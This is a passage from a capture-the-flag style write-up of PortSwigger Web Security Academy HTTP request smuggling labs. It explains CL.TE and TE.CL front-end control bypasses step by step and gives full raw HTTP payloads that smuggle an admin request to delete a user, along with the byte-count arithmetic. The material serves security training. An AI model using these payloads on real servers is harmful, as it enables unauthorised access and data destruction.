
The size of the payload in the second request is 10. First x=1\r\n 5 bytes, 0\r\n 3 bytes and then \r\n 2 bytes. Therefore, the value with Content-Length header must be greater than 10 bytes.
1
2
3
4
5
6
7
8
9
10
11
12
<Rest of the request>
Content-Length: 4
Transfer-Encoding: chunked

5b
GET /404 HTTP/1.1
Content-Type: application/x-www-form-url-encoded
Content-Length: 12

x=
0

Sending this request twice will solve the lab.
3. Exploiting HTTP request smuggling to bypass front-end security controls, CL.TE vulnerability
Description:
We need to bypass the frontend security controls and exploit HTTP request smuggling via CL.TE to access to admin panel and delete the user carlos.
Explanation:
We send the request to the homepage to repeater.


We change request method to POST, set HTTP /2 to /1.1 and uncheck Update Content-Length. Sending the CL.TE payload to access the /admin endpoint fails.

Changing the Host header’s value from lab’s URL to localhost will let us access the admin panel. From 0 to end, we select the payload. We can see that it’s 119 bytes long and before sending the request, we need to change the Content-Length header’s value to 119.
Finally we send the below request to solve the lab. Be sure to send it twice and before that update the Content-Length’s value.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
POST / HTTP/1.1
Host: 0ad7006e036a7f7d8265ba62006e0066.web-security-academy.net
<REST OF THE REQUEST>
Content-Length: 142
Transfer-Encoding: chunked

0

GET /admin/delete?username=carlos HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 8

x=

4. Exploiting HTTP request smuggling to bypass front-end security controls, TE.CL vulnerability
Description:
We need to bypass the frontend security controls and exploit HTTP request smuggling via TE.CL to access to admin panel and delete the user carlos.
Explanation:
We send the request to the homepage to repeater.


We change request method to POST, set HTTP /2 to /1.1 and uncheck Update Content-Length. Sending the TE.CL payload to access the /admin endpoint with Host header set to localhost. We can see that it works.

We send the below request to solve the lab.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
POST / HTTP/1.1
Host: 0a6a001e03bea4768015a32d0005008b.web-security-academy.net
<REST OF THE REQUEST>
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
Transfer-Encoding: chunked

86
GET /admin/delete?username=carlos HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=
0
The length of the smuggled request is 134 bytes (0x86 in hexadecimal), we calculate by selecting the payload from GET request line to x=.
5. Exploiting HTTP request smuggling to reveal front-end request rewriting
